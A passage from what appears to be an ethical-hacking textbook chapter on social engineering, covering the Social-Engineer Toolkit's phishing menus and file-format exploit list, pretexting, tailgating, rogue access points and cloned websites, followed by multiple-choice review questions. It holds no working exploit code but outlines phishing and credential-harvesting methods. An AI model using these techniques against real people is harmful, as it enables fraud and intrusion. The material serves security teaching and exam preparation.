No matter which one you pick, you will be able to send to either a single address or multiple addresses. The differences between the two options are shown in the following code listings.

## **Spear-phishing Vector**

- 1) Perform a Mass Email Attack
- 2) Create a FileFormat Payload
- 3) Create a Social-Engineering Template

## **Mass Mailer Vector**

1. Email Attack Single Email Address
2. Email Attack Mass Mailer

We're going to take a look at the Mass Email Attack vector because the essentials will be the same across the different email attacks. The Mass Email Attack lets us use a file format exploit. The payloads available are ones that are in Metasploit. In the following code, you will see the payloads that are available to you. These payloads are file formats that are commonly exploited and may have a good chance of success.

### **Payloads for File Format Exploit**

\*\*\*\*\* PAYLOADS \*\*\*\*\*

- 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
- 2) SET Custom Written Document UNC LM SMB Capture Attack
- 3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
- 4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
- 5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
- 6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
- 7) Adobe Flash Player "Button" Remote Code Execution
- 8) Adobe CoolType SING Table "uniqueName" Overflow
- 9) Adobe Flash Player "newfunction" Invalid Pointer Use
- 10) Adobe Collab.collectEmailInfo Buffer Overflow
- 11) Adobe Collab.getIcon Buffer Overflow
- 12) Adobe JBIG2Decode Memory Corruption Exploit
- 13) Adobe PDF Embedded EXE Social Engineering



- 14) Adobe util.printf() Buffer Overflow
- 15) Custom EXE to VBA (sent via RAR) (RAR required)
- 16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
- 17) Adobe PDF Embedded EXE Social Engineering (NOJS)
- 18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
- 19) Apple QuickTime PICT PnSize Buffer Overflow
- 20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
- 21) Adobe Reader u3D Memory Corruption Vulnerability
- 22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

The file format tells us how we are going to exploit the system. This will let us run arbitrary code on the remote system; we just need to determine what that arbitrary code is going to be. Our payload is going to be based on the type of file format exploit we are going to use. If we select the first file format type in the list, we get a list of payloads where the default is a Meterpreter memory injection. This payload provides a Meterpreter shell being sent back to us, as long as we have a handler set up.

Phishing can be a reliable attack vector when it comes to social engineering, but it's not the only one. You may not even be looking to get shell access to the target system. Fortunately, the SET has a lot of other capabilities, as you could see in the initial menu. You could even automate wireless attacks using SET. While there are plenty of other ways to perform social engineering attacks, this is a powerful tool that leverages the payloads and other functionality of the Metasploit framework to make your life a lot easier.

## Summary

Social engineering is a skill that has been around for probably as long as there have been humans who have wants and desires. Once you know the principles of social engineering, you can start to recognize places where you are being manipulated. The principles of social engineering are reciprocity, commitment, social proof, authority, liking, and scarcity. These key principles can be used to manipulate people into performing acts they may not otherwise be inclined to perform. This can include giving you access to systems or information. It could also be giving up credentials that you may need to perform other attacks.

When you are preparing a social engineering attack, pretexting is important. Pretexting is creating the story you are going to be telling. You can see examples of pretexting in your email and even in scam phone calls. The 419 scam is common and a good example of pretexting. You are being told a story, and it's a story you are inclined to buy into, likely because of the promise of millions of dollars. Who, after all, wouldn't like to have enough money that they could quit their job and go live on a beach in Tahiti? Pretexting is just the story you are going to tell your targets. A good pretext has all the angles covered so you aren't fumbling for an answer when your target asks a question or raises an objection. You have it all figured out. This can require research, especially if you are going after employees within an organization who may have been given training to protect themselves and the company against social engineering attacks.

There are many forms social engineering can take. Four of these are vishing, phishing, smishing, and impersonation. Vishing is trying to gather information over the phone; phishing is the process of gathering information through fraud, though commonly it's thought to include email as the delivery means; smishing is using text messages; and impersonation is pretending to be someone else. While some of the forms of social engineering will include impersonation as a component, when we talk about impersonation as a social engineering vector, we're talking about impersonating someone else in order to gain physical access to a building or facility.

Gaining physical access to a facility may be an important element in a penetration test or red team effort. You can impersonate someone else, but there are multiple protections that may make that difficult. Many buildings today are protected by requiring a badge swipe to demonstrate that you are who you say you are and that you have legitimate access to the building. This can be avoided through the use of tailgating. Tailgating means following someone else through the door after they have opened it with their badge. A man trap can protect against this sort of entrance, as can a revolving door that only makes a quarter turn for a swiped badge. Biometrics can also be used to verify identity. Once identity has been demonstrated, access can be granted as defined.

Websites can be used as vectors for social engineering attacks. This is another area where impersonation can be useful. It's trivial to set up a clone

of an existing website by just copying all of the resources from that site to another location. Once there, you can add additional components, including “malicious” software, which may give you remote access to the target system. You can use typosquatting attacks, using a domain name that is similar to a real domain name with a common typo as part of the name. You can also use watering hole attacks, which is where a commonly visited site is compromised so when users come to the site, they may get infected.

Wireless network access is common today, especially with so many devices that can't support wired network access. This is another area where you can run a social engineering attack. You can set up a rogue access point with an enticing name to get people to connect and give up information. You could also use an existing SSID, jamming access to the authentic access point. This means legitimate users can be forced to attempt authentication against your access point and you can gather credentials or any other information, since once they are connected, all of their traffic will be passing through your system.

While these attacks can be done manually, it can be easier to automate a lot of them. There are some good tools to help. They include wifiphisher, which can automate the creation of a rogue access point. The SET is another tool that can automate social engineering attacks. It uses Metasploit and the payloads and modules to support these attacks.

## Review Questions

You can find the answers in the appendix.

1. You get a phone call from someone telling you they are from the IRS and they are sending the police to your house now to arrest you unless you provide a method of payment immediately. What tactic is the caller using?
  - A. Pretexting
  - B. Biometrics
  - C. Smishing
  - D. Rogue access

2. You are working on a red team engagement. Your team leader has asked you to use baiting as a way to get in. What are you being asked to do?
  - A. Make phone calls
  - B. Clone a website
  - C. Leave USB sticks around
  - D. Spoof an RFID ID
3. Which of the social engineering principles is in use when you see a line of people at a vendor booth at a security conference waiting to grab free USB sticks and CDs?
  - A. Reciprocity
  - B. Social proof
  - C. Authority
  - D. Scarcity
4. What is a viable approach to protecting against tailgating?
  - A. Biometrics
  - B. Badge access
  - C. Phone verification
  - D. Man traps
5. Why would you use wireless social engineering?
  - A. To send phishing messages
  - B. To gather credentials
  - C. To get email addresses
  - D. To make phone calls
6. Which social engineering principle may allow a phony call from the help desk to be effective?
  - A. Social proof
  - B. Imitation

- C. Scarcity
- D. Authority

7. Why would you use automated tools for social engineering attacks?
- A. Better control over outcomes
  - B. Reduce complexity
  - C. Implement social proof
  - D. Demonstrate authority
8. What social engineering vector would you use if you wanted to gain access to a building?
- A. Impersonation
  - B. Scarcity
  - C. Vishing
  - D. Smishing
9. Which of these would be an example of pretexting?
- A. Web page asking for credentials
  - B. A cloned badge
  - C. An email from a former coworker
  - D. Rogue wireless access point
10. What tool could you use to clone a website?
- A. httclone
  - B. curl-get
  - C. wget
  - D. wclone
11. How would someone keep a baiting attack from being successful?
- A. Disable Registry cloning.
  - B. Disable autorun.

- C. Epoxy external ports.
  - D. Don't browse the Internet.
12. What statistic are you more likely to be concerned about when thinking about implementing biometrics?
- A. False positive rate
  - B. False negative rate
  - C. False failure rate
  - D. False acceptance rate
13. Which of these forms of biometrics is least likely to give a high true accept rate while minimizing false reject rates?
- A. Voiceprint
  - B. Iris scanning
  - C. Retinal scanning
  - D. Fingerprint scanning
14. What attack can a proximity card be susceptible to?
- A. Tailgating
  - B. Phishing
  - C. Credential theft
  - D. Cloning
15. Which form of biometrics scans a pattern in the area of the eye around the pupil?
- A. Retinal scanning
  - B. Fingerprint scanning
  - C. Iris scanning
  - D. Uvea scanning
16. What would the result of a high false failure rate be?
- A. People having to call security

- B. Unauthorized people being allowed in
  - C. Forcing the use of a man trap
  - D. Reduction in the use of biometrics
17. You've received a text message from an unknown number that is only five digits long. It doesn't have any text, just a URL. What might this be an example of?
- A. Vishing
  - B. Smishing
  - C. Phishing
  - D. Impersonation
18. What is an advantage of a phone call over a phishing email?
- A. You are able to go into more detail with pretexting.
  - B. Phishing attacks are unreliable.
  - C. Not everyone has email, but everyone has a phone.
  - D. Pretexting works only over the phone.
19. What is the web page you may be presented with when connecting to a wireless access point, especially in a public place?
- A. Credential harvester
  - B. Captive portal
  - C. Wi-Fi portal
  - D. Authentication point
20. What tool could you use to generate email attacks as well as wireless attacks?
- A. Meterpreter
  - B. wifiphisher
  - C. SE Toolkit
  - D. Social Automator

21. What type of social engineering technique are you using if you are leaving USB sticks with malware on them around an office, expecting users to plug them into their systems?
- A. Pretexting
  - B. Identity theft
  - C. Contact spamming
  - D. Baiting
22. Your colleagues are suddenly calling you to indicate they received a strange email from you and are wondering what you are up to. If you didn't send the message, what should you suspect?
- A. Quid pro quo
  - B. Cloning
  - C. Contact spamming
  - D. Man traps
23. Which of these pieces of information would not be of interest to an attacker trying to steal your identity?
- A. Birthplace
  - B. First book you ever read
  - C. Mother's maiden name
  - D. Social Security number
24. If an attacker is using quid pro quo as a tactic to get you to provide information to them, who may they be most likely to indicate they are?
- A. Your car dealer
  - B. Help-desk staff
  - C. Your mother
  - D. Your dog
25. Which of these is not a good way to protect against identity theft?
- A. Shredding bank records



- B. Using long and strong passwords
- C. Encrypting your file system
- D. Using a safe to store sensitive documents

[OceanofPDF.com](http://OceanofPDF.com)